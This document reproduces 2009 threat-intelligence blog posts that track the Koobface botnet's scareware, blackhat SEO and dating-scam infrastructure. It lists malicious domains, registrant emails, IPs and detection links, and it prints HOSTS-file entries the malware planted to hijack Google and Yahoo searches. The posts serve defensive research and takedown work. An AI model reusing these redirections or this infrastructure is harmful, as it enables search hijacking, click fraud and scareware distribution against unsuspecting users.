fifthz .info - Email: stthatch@gmail.com

figgle .info - Email: deciable@gmail.com

fliht .info - Email: krharbou@gmail.com

fosset .info - Email: deciable@gmail.com

freckl .info - Email: stthatch@gmail.com

freiny. info - Email: krharbou@gmail.com

froday. info - Email: deciable@gmail.com

fulier. info - Email: deciable@gmail.com

gaudad .info - Email: enomman@gmail.com

gelded. info - Email: stthatch@gmail.com

gicke .info - Email: magoetzim@gmail.com

739

girded .info - Email: jaohra@gmail.com

goterm .info - Email: calexing@gmail.com

guiany. info - Email: krharbou@gmail.com

haere .info - Email: deciable@gmail.com

hilloa. info - Email: phvandiv@gmail.com

holdit. info - Email: stthatch@gmail.com

hownet .info - Email: stthatch@gmail.com

ignomy. info - Email: jaohra@gmail.com

implor. info - Email: jaohra@gmail.com

inclin. info - Email: grattab@gmail.com

inquir .info - Email: stthatch@gmail.com

jorgan .info - Email: bebrashe@gmail.com

kedder .info - Email: enomman@gmail.com

knivel .info - Email: deciable@gmail.com

krapen .info - Email: deciable@gmail.com

lavolt .info - Email: jaohra@gmail.com

lavyer .info - Email: bebrashe@gmail.com

lequel .info - Email: acjspain@gmail.com

lowatt .info - Email: krharbou@gmail.com

meanly.info - Email: krharbou@gmail.com

meyrie.info - Email: piproux@gmail.com

midid .info - Email: magoetzim@gmail.com

miloty .info - Email: stthatch@gmail.com

mobled .info - Email: magoetzim@gmail.com

monast. info - Email: phvandiv@gmail.com

moont. info - Email: magoetzim@gmail.com

narowz .info - Email: enomman@gmail.com

nevils .info - Email: stthatch@gmail.com

nnight .info - Email: piproux@gmail.com

nroof .info - Email: krharbou@gmail.com

numben .info - Email: deciable@gmail.com

obsque .info - Email: jaohra@gmail.com

octian .info - Email: jaohra@gmail.com

odest. info - Email: phvandiv@gmail.com

onclew .info - Email: phvandiv@gmail.com

orifex .info - Email: krharbou@gmail.com

orodes .info - Email: deciable@gmail.com

outliv .info - Email: stthatch@gmail.com

pante .info - Email: jaohra@gmail.com

pasio .info - Email: jaohra@gmail.com

pittie. info - Email: stthatch@gmail.com

plamet .info - Email: stthatch@gmail.com

plazec. info - Email: bebrashe@gmail.com

potinz. info - Email: stthatch@gmail.com

pplay. info - Email: jaohra@gmail.com

pretia .info - Email: krharbou@gmail.com

quoifs. info - Email: enomman@gmail.com

qward. info - Email: enomman@gmail.com

raught .info - Email: piproux@gmail.com

realfly .info - Email: phvandiv@gmail.com

reglet. info - Email: stthatch@gmail.com

rogero .info - Email: stthatch@gmail.com

sallut. info - Email: deciable@gmail.com

sawme .info - Email: stthatch@gmail.com

scarre .info - Email: enomman@gmail.com

scrowl. info - Email: enomman@gmail.com

sigeia. info - Email: krharbou@gmail.com

sighal. info - Email: stthatch@gmail.com

speen. info - Email: enomman@gmail.com

spelem .info - Email: bebrashe@gmail.com

spinge. info - Email: krharbou@gmail.com

squach. info - Email: krharbou@gmail.com

741

stampo. info - Email: enomman@gmail.com

steepy. info - Email: stthatch@gmail.com

strawy. info - Email: jaohra@gmail.com

suivez. info - Email: krharbou@gmail.com

sundery .info - Email: phvandiv@gmail.com

surnam. info - Email: krharbou@gmail.com

swoln. info - Email: acjspain@gmail.com

swoons .info - Email: enomman@gmail.com

taulus. info - Email: jaohra@gmail.com

tenshy. info - Email: stthatch@gmail.com

tented. info - Email: deciable@gmail.com

ticedu. info - Email: enomman@gmail.com

tithed. info - Email: bebrashe@gmail.com

topful. info - Email: jaohra@gmail.com

unclin. info - Email: stthatch@gmail.com

undeaf. info - Email: enomman@gmail.com

unowed. info - Email: enomman@gmail.com

unwept. info - Email: stthatch@gmail.com

usicam. info - Email: stthatch@gmail.com

vagrom. info - Email: bebrashe@gmail.com

veldun. info - Email: jaohra@gmail.com

742

vipren. info - Email: calexing@gmail.com

voided. info - Email: krharbou@gmail.com

volsce. info - Email: krharbou@gmail.com

washy. info - Email: phvandiv@gmail.com

wincot. info - Email: enomman@gmail.com

wiving. info - Email: enomman@gmail.com

wooer. info - Email: jaohra@gmail.com

xonker. info - Email: jaohra@gmail.com

Historical OSINT of Koobface scareware activity over a period of two weeks

The following is a snapshot of Koobface scareware activity during the last two weeks, establishing a direct connection between the Koobface botnet, the ongoing blackhat SEO campaigns, the Bahama botnet with scareware samples

modifying HOSTS files, and an Ukrainian dating scam agency where the gang appears to be part of an affiliate network.

Scareware samples pushed by Koobface, with associated detection rates:

[40]mexcleaner .in - Email: niclas@i.ua

[41]**safetyscantool .com** - 62.90.136.237 - Email: Suzanne.R.Muniz@trashymail.com

[42]stabilitytoolsonline .com - Email: Brent.I.Purnell@pookmail.com

[43]**securitytestnetonline .com** - 62.90.136.237 - Email: Dianne.T.Whitley@pookmail.com

[44]securityprogramguide .com - Email: Kiyoko.T.Johnson@mailinator.com

[45]**cheapsecurityscan .com** - Email: Kevin.L.Linkous@trashymail.com

[46]**securitycheckwest .com**; **webbiztest .com** - Email: Ruthie.R.Wilcox@mailinator.com

[47]**securitycodereviews .com** - 62.90.136.237 - Email: Darwin.L.Mcgowan@trashymail.com

[48]**netmedtest .com** - 62.90.136.237 - Email: Irene.D.Snow@trashymail.com

[49]**toolsdirectnow .com** - Email: Frank.J.Bullard@trashymail.com

(**ratspywawe .in**; **wqdefender .in**; **pivocleaner .in**; **mexcleaner .in**; **sapesoft .in**; **alsoft .in**; **samosoft .in**; **jastaspy**

.in; **lastspy .in**; **felupdate .info**; **inkoclear .info**; **drlcleaner .info**; **tiposoft .info**; **fkupd .eu**; **piremover**

.eu; **igsoft .eu**; **sersoft .eu**) - [50]detection [51]rate

743

Download locations of the actual scareware binary used over the past two weeks:

0ni9o1s3feu60 .cn - Email: robertsimonkroon@gmail.com

6j5aq93iu7yv4 .cn - Email: robertsimonkroon@gmail.com

mf6gy4lj79ny5 .cn - Email: robertsimonkroon@gmail.com

84u9wb2hsh4p6 .cn - Email: robertsimonkroon@gmail.com

6pj2h8rqkhfw7 .cn - Email: robertsimonkroon@gmail.com

7cib5fzf462g8 .cn - Email: robertsimonkroon@gmail.com

7bs5nfzfkp8q8 .cn - Email: robertsimonkroon@gmail.com

kt4lwumfhjb7a .cn - Email: robertsimonkroon@gmail.com

q2bf0fzvjb5ca .cn - Email: robertsimonkroon@gmail.com

rncocnspr44va .cn - Email: robertsimonkroon@gmail.com

t1eayoft9226b .cn - Email: robertsimonkroon@gmail.com

4go4i9n76ttwd .cn - Email: robertsimonkroon@gmail.com

kzvi4iiutr11e .cn - Email: robertsimonkroon@gmail.com

hxc7jitg7k57e .cn - Email: robertsimonkroon@gmail.com

mfbj6pquvjv8e .cn - Email: robertsimonkroon@gmail.com

mt3pvkfmpi7de .cn - Email: robertsimonkroon@gmail.com

fb7pxcqyb45oe .cn - Email: robertsimonkroon@gmail.com

fyivbrl3b0dyf .cn - Email: robertsimonkroon@gmail.com

z6ailnvi94jgg .cn - Email: robertsimonkroon@gmail.com

ue4x08f5myqdl .cn - Email: robertsimonkroon@gmail.com

744

p7keflvui9fkl .cn - Email: robertsimonkroon@gmail.com

gjpwsc5p7oe3m .cn - Email: robertsimonkroon@gmail.com

f1uq1dfi3qkcm .cn - Email: robertsimonkroon@gmail.com

7mx1z5jq0nt3o .cn - Email: robertsimonkroon@gmail.com

3uxyctrlmiqeo .cn - Email: robertsimonkroon@gmail.com

p0umob9k2g7mp .cn - Email: robertsimonkroon@gmail.com

od32qjx6meqos .cn - Email: robertsimonkroon@gmail.com

bnfdxhae1rgey .cn - Email: robertsimonkroon@gmail.com

7zju2l82i2zhz .cn - Email: robertsimonkroon@gmail.com

What’s the deal with the historical OSINT and why wasn’t this data communicated right away?

Keep read-

ing.

The Bahama Botnet Connection

During September, the folks at ClickForensics made an interesting observation regarding [52]my Ukrainian "fan club" and the ad revenue stealing/click-fraud committing botnet Bahama - some of the scareware samples were

[53]modifying the HOSTS file and presenting the victim with "[54]one of those cybecrime-friendly search engines"

stealing revenue in the process.

Once the connection was also established by me at a later stage, data released in regard to [55]the New York

745

Times malvertising attack once again revealed a connection between all campaigns - the very same domains used to serve the scareware, were also used in a blackhat SEO campaign which I analyzed a week before the incident took place. Basically, the [56]scareware pushed by the Koobface botnet, as well as the scareware pushed by the blackhat SEO campaigns maintained by the gangs is among the several propagation approaches used for the DNS records

poisoning to take place:

" *However, in the case of the Bahama Botnet, this DNS translation method gets corrupted. The Bahama botnet malware causes the infected computer to mistranslate a domain name. Instead of translating “Google.com” as*

***74.125.155.99**, an infected computer will translate it as **64.86.17.56**. That number doesn’t represent any computer owned by Google. Instead, it represents a computer located in Canada. When a user with an infected machine*

performs a search on what they think is google.com, the query actually goes to the Canadian computer, which pulls real search results directly from Google, fiddles with them a bit, and displays them to the searcher.

Now the searcher is looking at a page that looks exactly like the Google search results page, but it’s not. A click on the apparently “organic” results will redirect as a paid click through several ad networks or parked domains — some complicit, some not. Regardless, cost per click (CPC) fees are generated, advertisers pay, and click fraud has occurred. "

746

The ***64.86.17.56*** mentioned is actually [57]AS30407 (Velcom), which has also been used in [58]recent campaigns.

ISP and domain registrars have been notified, action should be taken shortly. What was particularly interesting to observe was scareware pushed by the Koobface botnet phoning back to its well known **urodinam .net/8732489273.php** domain, was also modifying the HOSTS file in the following way. Sample HOSTS modification of scareware (**MD5: 0x0FBF1A9F8E6E305138151440DA58B4F1**) pushed by Koobface:

```
89.149.210.109 www.google.com
89.149.210.109 www.google.de
89.149.210.109 www.google.fr
89.149.210.109 www.google.co.uk
89.149.210.109 www.google.com.br
89.149.210.109 www.google.it
89.149.210.109 www.google.es
89.149.210.109 www.google.co.jp
89.149.210.109 www.google.com.mx
89.149.210.109 www.google.ca
89.149.210.109 www.google.com.au
89.149.210.109 www.google.nl
89.149.210.109 www.google.co.za
89.149.210.109 www.google.be
89.149.210.109 www.google.gr
89.149.210.109 www.google.at
89.149.210.109 www.google.se
89.149.210.109 www.google.ch
89.149.210.109 www.google.pt
89.149.210.109 www.google.dk
```

89.149.210.109 www.google.fi

89.149.210.109 www.google.ie

89.149.210.109 www.google.no

89.149.210.109 search.yahoo.com

89.149.210.109 us.search.yahoo.com

89.149.210.109 uk.search.yahoo.com

747

Sample HOSTS modification of scareware (**MD5: 0x0FBF1A9F8E6E305138151440DA58B4F1**) pushed by blackhat SEO:

74.125.45.100 4-open-davinci.com

74.125.45.100 securitysoftwarepayments.com

74.125.45.100 privatesecuredpayments.com

74.125.45.100 secure.privatesecuredpayments.com

74.125.45.100 getantivirusplusnow.com

74.125.45.100 secure-plus-payments.com

74.125.45.100 www.getantivirusplusnow.com

74.125.45.100 www.secure-plus-payments.com

74.125.45.100 www.getavplusnow.com

74.125.45.100 www.securesoftwarebill.com

74.125.45.100 secure.paysecuresystem.com

74.125.45.100 paysoftbillsolution.com

64.86.16.97 google.ae

64.86.16.97 google.as

64.86.16.97 google.at

64.86.16.97 google.az

64.86.16.97 google.ba

64.86.16.97 google.be

64.86.16.97 google.bg

64.86.16.97 google.bs

64.86.16.97 google.ca

64.86.16.97 google.cd

64.86.16.97 google.com.gh

64.86.16.97 google.com.hk

64.86.16.97 google.com.jm

64.86.16.97 google.com.mx

64.86.16.97 google.com.my

64.86.16.97 google.com.na

64.86.16.97 google.com.nf

64.86.16.97 google.com.ng

64.86.16.97 google.ch

64.86.16.97 google.com.np

64.86.16.97 google.com.pr

64.86.16.97 google.com.qa

64.86.16.97 google.com.sg

64.86.16.97 google.com.tj

64.86.16.97 google.com.tw

64.86.16.97 google.dj

64.86.16.97 google.de

64.86.16.97 google.dk

64.86.16.97 google.dm

64.86.16.97 google.ee

64.86.16.97 google.fi

64.86.16.97 google.fm

64.86.16.97 google.fr

64.86.16.97 google.ge

64.86.16.97 google.gg

64.86.16.97 google.gm

64.86.16.97 google.gr

64.86.16.97 google.ht

64.86.16.97 google.ie

64.86.16.97 google.im

64.86.16.97 google.in

64.86.16.97 google.it

64.86.16.97 google.ki

64.86.16.97 google.la

64.86.16.97 google.li

64.86.16.97 google.lv

64.86.16.97 google.ma

64.86.16.97 google.ms

64.86.16.97 google.mu

64.86.16.97 google.mw

64.86.16.97 google.nl

64.86.16.97 google.no

64.86.16.97 google.nr

64.86.16.97 google.nu

64.86.16.97 google.pl

64.86.16.97 google.pn

64.86.16.97 google.pt

64.86.16.97 google.ro

64.86.16.97 google.ru

64.86.16.97 google.rw

64.86.16.97 google.sc

64.86.16.97 google.se

64.86.16.97 google.sh

64.86.16.97 google.si

64.86.16.97 google.sm

64.86.16.97 google.sn

750

64.86.16.97 google.st

64.86.16.97 google.tl

64.86.16.97 google.tm

64.86.16.97 google.tt

64.86.16.97 google.us

64.86.16.97 google.vu

64.86.16.97 google.ws

64.86.16.97 google.co.ck

64.86.16.97 google.co.id

64.86.16.97 google.co.il

64.86.16.97 google.co.in

64.86.16.97 google.co.jp

64.86.16.97 google.co.kr

64.86.16.97 google.co.ls

64.86.16.97 google.co.ma

751

64.86.16.97 google.co.nz

64.86.16.97 google.co.tz

64.86.16.97 google.co.ug

64.86.16.97 google.co.uk

64.86.16.97 google.co.za

64.86.16.97 google.co.zm

64.86.16.97 google.com

The historical OSINT paragraph mentioned that several of **the scareware domains pushed during the past two weeks were responding to 62.90.136.237**. This very same 62.90.136.207 IP was hosting domains part of an [59]Ukrainian dating scam agency known as

[60]Confidential Connections earlier this year, whose spamming operations were

linked to a [61]botnet involved in money mule recruitment activities.

For the time being, the following dating scam domains are responding to the same IP:

healthe-lovesite .com - Email: potenciallio@safe-mail.net

love-isaclick .com - Email: potenciallio@safe-mail.net

love-is-special .com - Email: potenciallio@safe-mail.net

only-loveall .com - Email: potenciallio@safe-mail.net

and-i-loveyoutoo .com - Email: potenciallio@safe-mail.net

andiloveyoutoo .com - Email: menorst10@yahoo.com

752

romantic-love-forever .com - Email: potenciallio@safe-mail.net

love-youloves .com - Email: potenciallio@safe-mail.net

love-galaxys .com - Email: potenciallio@safe-mail.net

love-formeandyou .com - Email: potenciallio@safe-mail.net

ifound-thelove .net - Email: potenciallio@safe-mail.net

findloveon .net - Email: wersers@yahoo.com

love-isexcellent .net - Email: potenciallio@safe-mail.net

Could it get even more malicious and fraudulent than that?

Appreciate my thetoric.

The same email

(potenciallio@safe-mail.net) that was used to register the dating scam domains was also used to register ex-

ploit serving domains at **195.88.190.247**, [62]participate in phishing campaigns, and register a [63]money mule recruitment site for the non-existent [64]Allied Insurance LLC. (Allied Group, Inc.).

Now that's a multi-tasking underground enterprise, isn't it? The ISPs have been notified, domains suspension

is pending.

Related posts:

[65]Koobface Botnet Redirects Facebook's IP Space to my Blog

[66]New Koobface campaign spoofs Adobe's Flash updater

[67]Social engineering tactics of the Koobface botnet

[68]Koobface Botnet Dissected in a TrendMicro Report

[69]Koobface Botnet's Scareware Business Model

[70]Movement on the Koobface Front - Part Two

[71]Movement on the Koobface Front

[72]Koobface - Come Out, Come Out, Wherever You Are

[73]Dissecting Koobface Worm’s Twitter Campaign

[74]Dissecting the Koobface Worm’s December Campaign

[75]Dissecting the Latest Koobface Facebook Campaign

[76]The Koobface Gang Mixing Social Engineering Vectors

This post has been reproduced from [77]Dancho Danchev’s blog.

1.

http://www.virustotal.com/analisis/353eea5ffe2cea5e6967fdd3644d63d78bca3079b6db16589bfec04351412d82-12585

59938

2.

http://www.virustotal.com/analisis/3a623c3a2076ca08c845aaebf2e6d340d629c56330e8f4d18a1cadaac34d2810-12585

61288

3.

http://www.virustotal.com/analisis/cad5bf71969fe03faed9d43f171e0c6d56c9a5d2ebc42ebeba8911746c9de255-12585

80694

4.

http://www.virustotal.com/analisis/86c36d1105b1cdce5ea05f46a884b7d1ea14e563bb12970c9540bc0af808687e-12584

74515

5. http://whois.domaintools.com/91.212.107.103

6.

http://www.virustotal.com/analisis/1e0f04e4362c566ba29781270a17292b5b21b6e64d17535efd07c21974171654-12583

94251

7. http://whois.domaintools.com/91.213.126.250

8. http://whois.domaintools.com/91.213.126.102

9.

http://www.virustotal.com/analisis/26c9d3ae446de1c25a3e67d50b55f71d43754e179ce178c65bad420c1f131e40-12583

94607

10. http://whois.domaintools.com/83.133.124.149

11. http://whois.domaintools.com/91.213.126.103

12. http://whois.domaintools.com/83.133.119.84

13. http://whois.domaintools.com/85.12.24.13

14.
http://www.virustotal.com/analisis/00f67a923e5fec10991f975a25d014f0681a8c79d60ef5873ba22923aa8eab2f-12580

57169

15.
http://www.virustotal.com/analisis/26c9d3ae446de1c25a3e67d50b55f71d43754e179ce178c65bad420c1f131e40-12584

06690

16.
http://www.virustotal.com/analisis/27f42c23e6c3d3e57fdeead24946faaeaad03f973769c223d5007ce1fdf65baa-12584

97161

17.
http://www.virustotal.com/analisis/27f42c23e6c3d3e57fdeead24946faaeaad03f973769c223d5007ce1fdf65baa-12584

86264

18. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front-part-two.html

19. http://4.bp.blogspot.com/_wICHhTiQmrA/SrEuy-LR3_I/AAAAAAAAEKY/0MVRFgdlAQM/s1600-h/koobface_scareware_5.pn

g

20. http://ddanchev.blogspot.com/2009/10/koobface-botnet-dissected-in-trendmicro.html

21. http://blogs.zdnet.com/security/?p=4549

22. http://ddanchev.blogspot.com/2009/09/ukrainian-fan-club-features.html

23. http://ddanchev.blogspot.com/2009/06/from-ukrainian-blackhat-seo-gang-with.html

24. http://ddanchev.blogspot.com/2009/09/koobface-botnets-scareware-business.html

25. http://ddanchev.blogspot.com/2009/10/koobface-botnet-redirects-facebooks-ip.html

754

26. http://ddanchev.blogspot.com/2009/06/from-ukrainian-blackhat-seo-gang-with_09.html

27. http://ddanchev.blogspot.com/2009/05/dating-spam-campaign-promotes-bogus.html

28. http://ddanchev.blogspot.com/2009/06/dating-spam-campaign-promotes-bogus.html

29. http://ddanchev.blogspot.com/2009/05/inside-money-laundering-groups-spamming.html

30. http://www.virustotal.com/analisis/f67ed142e51f55a551f86203b0434c8a361bd456a74a4d5cc7274fecb6d07fcf-12579

44296

31. http://www.virustotal.com/analisis/6795e5339a2fc174752b39231d87fc6fad525d9beac2f81256c5e1aaa845aa09-12579

43449

32.
http://www.virustotal.com/analisis/f15b782b8c6ae8a862bf7
f4f0d776771e8c4d6b61794ba0ca9d92e22e2388115-
12579

43976

33. http://whois.domaintools.com/206.217.201.245

34. http://ddanchev.blogspot.com/2008/09/estdomains-and-
intercage-vs-cybercrime.html

35. http://whois.domaintools.com/212.117.174.19

36. http://whois.domaintools.com/91.212.226.155

37. http://ddanchev.blogspot.com/2009/08/us-federal-
forms-blackhat-seo-themed.html

38. http://whois.domaintools.com/91.212.107.103

39. http://ddanchev.blogspot.com/2009/09/koobface-
botnets-scareware-business.html

40.
http://www.virustotal.com/analisis/c7c557f71fd4a00d403d6
7c5710305e52ae54c5022cba8b9fb3aeb6fc14f5c2a-12557

24931

41.
http://www.virustotal.com/analisis/adbaee55abd8c5145e8f4
c18917dd95e8b5fa3cd6367cc84ac308eaa9c339d9d-12538

17749

42.
http://www.virustotal.com/analisis/b7d20a22ac2fe184908d

8f1ecf2ea84ff6e6f635c56e498c8b15992047c6a104-12548

27357

43. http://www.virustotal.com/vt/en/recepcion?a39f418af678ffcd263c6b5ad9ea1f7b

44. http://www.virustotal.com/analisis/f0b1270d77f5e92e5706efe7a8522e4688598d03cee91d581a624586204c5533-12549

31925

45. http://www.virustotal.com/analisis/05440689dd252f5dcb99be080b80117d701dd704565f53e1f3bee8cd65b813bf-12546

77563

46. http://www.virustotal.com/analisis/76a92f5de6609b3de46b12f3e1a8eeeb34b815c587448b41ce16f5598c88dde0-12544

31748

47. http://www.virustotal.com/analisis/c35b4e00b72ef39f167794278f637cb9d49946c4405089d96501dc7dcb406710-12542

31431

48. http://www.virustotal.com/analisis/e78a6b6a3a9d733c867fe

65f224dd93049ccb9b4cfaa3008982da2b6ab748a6d-12542

31751

49.
http://www.virustotal.com/analisis/378c2813155040b38cce
5434a978082edd89236c12454c6b2e800219d8925ca9-
12547

52695

50.
http://www.virustotal.com/analisis/d05280037ecaeced367d
5f8715af7307bffaa195720b678f52cf798c87442ce2-12550

19397

51.
http://www.virustotal.com/analisis/3becef84345daabc698ea
ee379357d523c50ac23738139f3ec2ae138c8810822-
12533

88713

52. http://blog.clickforensics.com/?p=314

53. http://blogs.zdnet.com/security/?p=4549

54. http://blogs.zdnet.com/security/?p=3333

55. http://ddanchev.blogspot.com/2009/09/ukrainian-fan-
club-features.html

56. http://blog.clickforensics.com/?p=334

57. http://ddanchev.blogspot.com/2009/09/dissecting-
septembers-twitter-scareware.html

58. http://ddanchev.blogspot.com/2009/06/fake-web-hosting-provider-front-end-to.html

59. http://ddanchev.blogspot.com/2009/05/dating-spam-campaign-promotes-bogus.html

60. http://ddanchev.blogspot.com/2009/06/dating-spam-campaign-promotes-bogus.html

61. http://ddanchev.blogspot.com/2009/05/inside-money-laundering-groups-spamming.html

62. http://garwarner.blogspot.com/2009/10/microsoft-your-e-mail-will-be-blocked.html

63. http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html

64. http://www.bobbear.co.uk/allied-insurance-llc.html

65. http://ddanchev.blogspot.com/2009/10/koobface-botnet-redirects-facebooks-ip.html

66. http://blogs.zdnet.com/security/?p=4594

67. http://content.zdnet.com/2346-12691_22-352597.html

68. http://ddanchev.blogspot.com/2009/10/koobface-botnet-dissected-in-trendmicro.html

69. http://ddanchev.blogspot.com/2009/09/koobface-botnets-scareware-business.html

70. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front-part-two.html

71. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front.html

72. http://ddanchev.blogspot.com/2009/07/koobface-come-out-come-out-wherever-you.html

73. http://ddanchev.blogspot.com/2009/07/dissecting-koobface-worms-twitter.html

74. http://ddanchev.blogspot.com/2008/12/dissecting-koobface-worms-december.html

75. http://ddanchev.blogspot.com/2008/11/dissecting-latest-koobface-facebook.html

76. http://ddanchev.blogspot.com/2008/12/koobface-gang-mixing-social-engineering.html

77. http://ddanchev.blogspot.com/

756

Koobface Botnet’s Scareware Business Model - Part Two (2009-11-11 19:03)

UPDATED - Wednesday, November 18, 2009: A [1]new update is pushed to the hundreds of thousands infected

hosts, which is now performing the redirection using dynamically generated .swf files, with every page using the same title "Wonderful Video". The redirection is also a relatively static process.

For instance, if the original koobface redirector is **koobface.infected.host/301**, followed by the .swf redirection it will output **koobface.infected.host/301/?go**.

New redirectors and scareware domains pushed within the past few hours include - **everlastmovie .cn** - Email: gmk2000@yahoo.com; **smile-life .cn** - Email: gmk2000@yahoo.com ; **harry-pott .cn** - Email: gmk2000@yahoo.com,

[2]**beprotected9 .com** - Email: essi@calinsella.eu and [3]**antivir3 .com** - Email: essi@calinsella.eu.

UPDATED - Tuesday, November 17, 2009: Koobface is [4]resuming scareware (Inst _312s2.exe) operations at

[5]91.212.107.103 which was taken offline for a short period of time. ISP has been notified again, action should be taken shortly. The current domain portfolio including new ones parked there:

ereuqba .cn - Email: spscript@hotmail.com

eqoxyda .cn - Email: spscript@hotmail.com

evouga .cn - Email: spscript@hotmail.com

edivuka .cn - Email: spscript@hotmail.com

ebeama .cn - Email: spscript@hotmail.com

kebugac .cn - Email: spscript@hotmail.com

eqoabce .cn - Email: spscript@hotmail.com

kixyhce .cn - Email: spscript@hotmail.com

cecyde .cn - Email: spscript@hotmail.com

evybine .cn - Email: spscript@hotmail.com

eqaone .cn - Email: spscript@hotmail.com

dyqunre .cn - Email: spscript@hotmail.com

byzivte .cn - Email: spscript@hotmail.com

dovzyag .cn - Email: spscript@hotmail.com

ebeozag .cn - Email: spscript@hotmail.com

cafgouh .cn - Email: spscript@hotmail.com

kebfoki .cn - Email: spscript@hotmail.com

ebogumi .cn - Email: spscript@hotmail.com

dyzani .cn - Email: spscript@hotmail.com

dybapi .cn - Email: spscript@hotmail.com

dusyti .cn - Email: spscript@hotmail.com

dutsyvi .cn - Email: spscript@hotmail.com

dutfij .cn - Email: spscript@hotmail.com

bysivak .cn - Email: spscript@hotmail.com

eqiovak .cn - Email: spscript@hotmail.com

cecxoyk .cn - Email: spscript@hotmail.com

dyqkuam .cn - Email: spscript@hotmail.com

edamym .cn - Email: spscript@hotmail.com

eqibuym .cn - Email: spscript@hotmail.com

ducyqan .cn - Email: spscript@hotmail.com

duzebyn .cn - Email: spscript@hotmail.com

etyawjo .cn - Email: spscript@hotmail.com

cerdiko .cn - Email: spscript@hotmail.com

erauso .cn - Email: spscript@hotmail.com

etuacwo .cn - Email: spscript@hotmail.com

etuexyp .cn - Email: spscript@hotmail.com

etywuq .cn - Email: spscript@hotmail.com

ebejar .cn - Email: spscript@hotmail.com

ebiuhas .cn - Email: spscript@hotmail.com

dozabes .cn - Email: spscript@hotmail.com

eqoybu .cn - Email: spscript@hotmail.com

eviyzru .cn - Email: spscript@hotmail.com

evaopsu .cn - Email: spscript@hotmail.com

ebaetu .cn - Email: spscript@hotmail.com

dytrevu .cn - Email: spscript@hotmail.com

eboezu .cn - Email: spscript@hotmail.com

eruqav .cn - Email: spscript@hotmail.com

eqoumiv .cn - Email: spscript@hotmail.com

epuneyv .cn - Email: spscript@hotmail.com

etykauw .cn - Email: spscript@hotmail.com

ebeoxuw .cn - Email: spscript@hotmail.com

eqidax .cn - Email: spscript@hotmail.com

evaolux .cn - Email: spscript@hotmail.com

cafropy .cn - Email: spscript@hotmail.com

etyupy .cn - Email: spscript@hotmail.com

kebquty .cn - Email: spscript@hotmail.com

cakevy .cn - Email: spscript@hotmail.com

eqouwy .cn - Email: spscript@hotmail.com

epuvyiz .cn - Email: spscript@hotmail.com

UPDATED - Monday, November 16, 2009: The Koobface gang is pushing [6]a new update, followed by a new

portfolio of scareware redirectors and actual scareware serving domains.

New portfolio of redirectors parked at [7]91.213.126.250:

befree2 .cn - Email: gmk2000@yahoo.com

scandinavianmall .cn - Email: admin@calen.be

densityoze .cn - Email: admin@calen.be

moored2009 .cn - Email: cael@newstile.it

pica-pica .cn - Email: cael@newstile.it

stroboscopicmovie .cn - Email: cael@newstile.it

comedienne .cn - Email: admin@calen.be

densityoze .cn - Email: admin@calen.be

furorcorner .cn - Email: cael@newstile.it

ionisationtools .cn - Email: guzimi@brendymail.de

wax-max .cn - Email: cael@newstile.it

plate-tracery .cn - Email: guzimi@brendymail.de

little-bitty .cn - Email: admin@calen.be

night-whale .cn - Email: admin@calen.be

scary-scary .cn - Email: gmk2000@yahoo.com

Second redirectors portfolio at [8]91.213.126.102:

disorganization000 .cn - Email: guzimi@brendymail.de

rainbowlike .cn - Email: HuiYingTsui@airways.au

skewercall .cn - Email: HuiYingTsui@airways.au

wegenerinfo .cn - Email: guzimi@brendymail.de

kangaroocar .cn - Email: HuiYingTsui@airways.au

pericallis .cn - Email: HuiYingTsui@airways.au

treasure-planet .cn - Email: guzimi@brendymail.de

genusbiz .cn - Email: HuiYingTsui@airways.au

Currently [9]pushing scareware from **primescan1 .com** - [10]83.133.124.149; [11]91.213.126.103; [12]83.133.119.84;

[13]85.12.24.13. [14]Sampled scareware phones [15]back to **windowsupdate8 .com/download/timesroman.tif** -

88.198.105.145 and **angle-meter .com/?b=1** (**safewebnetwork .com**) - 92.48.119.36.

More scareware domains are parked on the same IPs:

yourantivira7 .com - Email: j.wirth@smsdetective.com - [16]detection rate

web-scanm .com - Email: essi@calinsella.eu - [17]detection rate

yourantivira3 .com (**wwwsecurescana1 .com**) - Email: j.wirth@smsdetective.com

primescan8 .com

online-check-v11 .com

antivir-scan1 .com - Email: contact@armadastate.us

antispy-scan1 .com - Email: contact@armadastate.us

primescan1 .com

checkforspyware2 .com - Email: admin@calen.be

pc-antispyware3 .com - Email: contact@spaintours.com

premium-protection6 .com - Email: contact@spaintours.com

antivir7 .com - Email: admin@maternitycloth.eu

online-check-v7 .com

beprotected8 .com - Email: admin@maternitycloth.eu

pc-antispyware9 .com - Email: contact@spaintours.com

online-check-v9 .com

checkfileshere .com - Email: admin@calen.be

scanfileshere .com - Email: admin@calen.be

antivir-scano .com - Email: contact@armadastate.us

check-files-now .com - Email: admin@calen.be

antivir-scanz .com - Email: contact@armadastate.us

antispy-scanz .com - Email: contact@armadastate.us

ISP’s contributing the the monetization of Koobface have been notified.

UPDATE: 91.212.107.103 has been taken offline courtesy of Blue Square Data Group Services Limited – [18]previous cooperation took place within a 3 hour period – with the Koobface gang migrating scareware operations to

93.174.95.191 (AS29073 ECATEL-AS , Ecatel Network) and **188.40.52.181**; **188.40.52.180** - (AS24940, HETZNER-AS

Hetzner Online AG RZ) - ISPs have been notified.

The .info scareware domain portfolio will be suspended within the next 24 hours.

[19]Ali Baba and the 40 thieves LLC a.k.a [20]my Ukrainian "fan club", the one with the [21]Bahama botnet connection, the [22]recent malvertising attacks connection, and the current market leader of [23]black hat search engine optimization campaigns, has been keeping themselves busy over the past couple of weeks, continuing to

add additional layers of legitimacy into their campaigns (**bit.ly** redirectors to **blogspot.com** accounts leading to **compromised hosts**), proving that if a cybercrime enterprise wants to, it can run its malicious operations on the shoulders of legitimate service providers using them as "virtual human shield" in order to continue its operations without fear of retribution.

• Go through [24]Koobface Botnet’s Scareware Business Model - Part One

Over the past two weeks, the Koobface gang once again indicated that it reads my blog, "appreciates" the ways I undermine the monetization element of their campaigns, and next to [25]redirecting Facebook’s entire IP space to my blog, they’ve also, for the first time ever, [26]moved from using my name in their redirectors, to typosquatting it.

760

For instance, the – now suspended – Koobface domain **pancho-2807 .com** is registered to *Pancho Panchev*, **pancho.panchev@gmail.com**, followed by **rdr20090924**

.info registered to *Vancho Vanchev*, **vanchovanchev@mail.ru**.

As always, I’m totally flattered, and I’m still in a "stay tuned" mode for my very own branded scareware release - the **Advanced Pro-Danchev Premium Live Mega Professional Anti-Spyware Online Cleaning Cyber Protection Scanner**

2010.

It’s time to summarize some of the Koobface gang’s recent activities, establish a direct connection with the

